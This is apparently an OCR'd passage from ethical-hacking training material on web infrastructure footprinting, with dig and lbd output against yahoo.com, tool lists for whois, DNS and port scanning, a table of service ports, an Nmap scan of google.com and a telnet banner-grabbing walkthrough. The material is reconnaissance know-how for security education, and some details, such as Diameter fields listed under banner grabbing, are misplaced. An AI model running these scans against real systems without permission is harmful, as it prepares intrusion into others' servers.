
- Organizations use load balancers to **distribute web server load on multiple servers** and increase the productivity and reliability of web applications
- Attackers use various tools such as dig, load balancing detector (lbd), and Halberd to **detect load balancers** and their **real IP addresses**

dig



```
┌─[attacker@parrot]─[~]
└──╼ $dig yahoo.com

; <<>> DiG 9.16.22-Debian <<>> yahoo.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60033
;; flags: qr rd ra; QUERY: 1, ANSWER: 6, AUTHORITY: 0, ADDITI
ONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;yahoo.com.                     IN      A

;; ANSWER SECTION:
yahoo.com.              1359    IN      A       74.[redacted]
yahoo.com.              1359    IN      A       74.[redacted]
yahoo.com.              1359    IN      A       74.[redacted]
yahoo.com.              1359    IN      A       98.[redacted]
yahoo.com.              1359    IN      A       98.[redacted]
yahoo.com.              1359    IN      A       74.[redacted]

;; Query time: 12 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Fri Apr 22 03:09:46 EDT 2022
;; MSG SIZE  rcvd: 134
```

load balancing detector (lbd)



```
┌─[attacker@parrot]─[~]
└──╼ $lbd yahoo.com

lbd - load balancing detector 0.4 - Checks if a given domain uses load-balancing.
                                    Written by Stefan Behte (http://ge.mine.nu)
                                    Proof-of-concept! Might give false positives.

Checking for DNS-Loadbalancing: FOUND
yahoo.com has address 74.[redacted]
yahoo.com has address 74.[redacted]
yahoo.com has address 74.[redacted]
yahoo.com has address 74.[redacted]
yahoo.com has address 98.[redacted]
yahoo.com has address 98.[redacted]

Checking for HTTP-Loadbalancing [Server]:
 ATS
 NOT FOUND

Checking for HTTP-Loadbalancing [Date]: 07:13:42, 07:13:42, 07:13:43, 07:13:43, 0
7:13:43, 07:13:43, 07:13:43, 07:13:43, 07:13:43, 07:13:44, 07:13:44, 07:13:44, 07
:13:44, 07:13:44, 07:13:44, 07:13:44, 07:13:45, 07:13:45, 07:13:45, 07:13:45, 07:
13:45, 07:13:45, 07:13:45, 07:13:46, 07:13:46, 07:13:46, 07:13:46, 07:13:46, 07:1
3:46, 07:13:47, 07:13:47, 07:13:47, 07:13:47, 07:13:47, 07:13:47, 07:13:47, 07:13
:48, 07:13:48, 07:13:48, 07:13:48, 07:13:48, 07:13:48, 07:13:49, 07:13:49, 07:13:
49, 07:13:49, 07:13:49, 07:13:49, 07:13:49, 07:13:50, NOT FOUND

Checking for HTTP-Loadbalancing [Diff]: NOT FOUND

yahoo.com does Load-balancing. Found via Methods: DNS
```

https://github.com

Footprint Web Infrastructure

Footprinting is the process of gathering complete information about a system and all its related components, as well as how they work. The web infrastructure of a web application is the arrangement by which it connects to other systems, servers, and so on in the network. Web infrastructure footprinting is the first step in web application hacking; it helps attackers to select victims and identify vulnerable web applications. Attackers footprint the web infrastructure to know how the web application connects with its peers and the technologies it uses and to find vulnerabilities in specific parts of the web application architecture. These vulnerabilities can help attackers exploit and gain unauthorized access to the web application.

Footprinting the web infrastructure allows an attacker to engage in the following tasks:

- **Server Discovery**: Attackers attempt to discover the physical servers that host web applications, using techniques such as Whois lookup, DNS interrogation, port scanning, and so on.
- **Service Discovery**: Attackers can discover the services running on web servers to determine whether they can use some of them as attack paths for hacking the web application. This procedure also provides web application information such as storage location, information about the machines running the services, and the network usage and protocols involved. Attackers can use tools such as Nmap, NetScanTools Pro, and others to find services running on open ports and exploit them.
- **Server Identification**: Attackers use banner grabbing to obtain the server banners, which help to identify the make and version of the web server software. Other information that this technique provides includes the following:
    - **Local Identity**: information such as the location of the server and the Origin-Host.

  - **Local Addresses**: the local IP addresses that the server uses for sending Diameter Capability Exchange messages (CER/CEA messages), including the server identity, capabilities, and other information such as protocol version number and supported Diameter applications.
  - **Self-Names**: this field specifies all the realms that the server considers as local and treats all the requests sent for them as no realm requests.

- **Hidden Content Discovery**: Footprinting also allows attackers to extract content and functionality that is not directly linked to or reachable from the main visible content.
- **Load Balancers Detection**: Attackers can detect load balancers of the target organization along with their real IP addresses to identify servers exposed over the Internet.

Server Discovery

To footprint a web infrastructure, first, you need to discover active Internet servers. Three techniques, namely Whois lookup, DNS interrogation, and port scanning, help in discovering the active servers and their associated information.

- **Whois Lookup**

  Whois lookup tools allow you to gather information about a domain with the help of DNS and Whois queries. They provide information about the IP address of the web server and DNS names. These tools produce results in the form of an HTML report.

  Use the following tools to perform Whois lookup:

  - Netcraft (*https://www.netcraft.com*)
  - WHOIS Lookup (*https://whois.domaintools.com*)
  - SmartWhois (*https://www.tamos.com*)
  - Batch IP Converter (*http://www.sabsoft.com*)

- **DNS Interrogation**

  Organizations use DNS interrogation, which is a distributed database, to connect their IP addresses with their respective hostnames and vice versa. When the DNS is improperly connected, then it is very easy to exploit it and gather the information required for launching an attack on a target organization. It provides information about the location and type of servers.

  Use the following tools to perform DNS interrogation:

  - DNS Records (*https://network-tools.com*)
  - DNSRecon (*https://github.com*)
  - Domain Dossier (*https://centralops.net*)
  - DNSdumpster.com (*https://dnsdumpster.com*)

- **Port Scanning**

  Port scanning is the process of scanning system ports to recognize open ones. It attempts to connect to a particular set of TCP or UDP ports to find out the service that exists on the server. If attackers recognize an unused open port, they can exploit it to intrude into the system.

  Use the following tools to perform port scanning:

  - Nmap (*https://nmap.org*)
  - NetScanTools Pro (*https://www.netscantools.com*)
  - Advanced Port Scanner (*https://www.advanced-port-scanner.com*)
  - Hping (*http://www.hping.org*)

Note: For complete coverage of Whois lookup, DNS interrogation, and port scanning, refer to **Module 02: Footprinting** and Reconnaissance as well as **Module 03: Scanning Networks**.

Service Discovery

Footprinting the web infrastructure provides data about the services offered, such as exchange and encryption of data, path of transmission, and protocols deployed. Scan the target web server to identify the common ports that it uses for different services. After finding these services, attackers can compromise them to exploit the web infrastructure that runs the application. The identified services act as attack paths for web application hacking. The table below lists common ports used by web servers and their respective HTTP services:

Port	Typical HTTP Services
80	World Wide Web standard port
81	Alternate WWW
88	Kerberos
384	Remote Network Server System
443	SSL (HTTPS)
514	Remote Shell
625	Open Directory Proxy (ODProxy)
657	IBM RMC (Remote monitoring and Control) Protocol
706	Secure Internet Live Conferencing (SILC)
832	NETCONF for SOAP over HTTPS
833	NETCONF for SOAP over BEEP
900	IBM WebSphere administration client
981	Remote HTTPS management for firewall devices running embedded Check Point VPN-1 software
987	Microsoft Remote Web Workplace, a feature of Windows Small Business Server


1433	MSSQL Server
1434	MSSQL Monitor
1527	Oracle Net Services
2301	Compaq Insight Manager
2381	Compaq Insight Manager over SSL
2638	SQL Anywhere Database Server
4242	Microsoft Application Center Remote management
7001	BEA WebLogic
7002	BEA WebLogic over SSL
7070	Sun Java Web Server over SSL
8000	Alternate web server or web cache
8001	Alternate web server or management
8005	Apache Tomcat
9090	Sun Java Web Server admin module
10000	Netscape Administrator interface

Table 14.1: Table displaying HTTP Services

- **Tools used for service discovery**
  - **Nmap**

    Source: *https://nmap.org*

    Nmap is a multi-platform, multi-purpose application used to perform footprinting of ports, services, operating systems, etc. It is used for network discovery and security auditing. It is useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime.


Zenmap
Scan Tools Profile Help
Profile:
Scan
Cancel
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
OS
Host
google.com (142.2
Filter Hosts

Target: 22,25,80,3389 google.com

Command: nmap -T4 -A -v -PE -PS -PA 22,25,80,3389 google.com

	Port	Protocol	State	Service	Version
●	80	tcp	open	http	gws
●	113	tcp	closed	ident	
●	443	tcp	open	https	gws
●	2000	tcp	open	cisco-sccp	
●	5060	tcp	open	sip	

Figure 14.44: Screenshot of Nmap

Some additional service discovery tools are as follows:

- NetScanTools Pro (*https://www.netscantools.com*)
- Sandcat Browser (*https://www.syhunt.com*)

Server Identification/Banner Grabbing

Banner grabbing is a footprinting technique used by a hacker to obtain sensitive information about a target. An attacker establishes a connection with the target and sends a pseudo-request to it. The target then replies to the request with a banner message that contains sensitive information required by the attacker to further penetrate the target.


Through banner grabbing, attackers identify the name and/or version of a server, operating system, or application. They analyze the server response header field to identify the make, model, and version of the web server software. This information helps them to select the appropriate exploits from vulnerability databases to attack the web server and its applications.

How an attacker can use telnet to establish a connection and gain banner information of a target is demonstrated below:

- The attacker issues the command **`telnet moviescope.com 80`** in his/her machine's command prompt to establish a telnet connection with the target machine.

  Note: The attacker can specify either the IP address of a target machine or the URL of a website. In both cases, the attacker obtains banner information of the target. In other words, if the attacker entered an IP address, he/she receives banner information of the target machine; if he/she enters the URL of a website, he/she receives banner information of the web server that hosts the website.

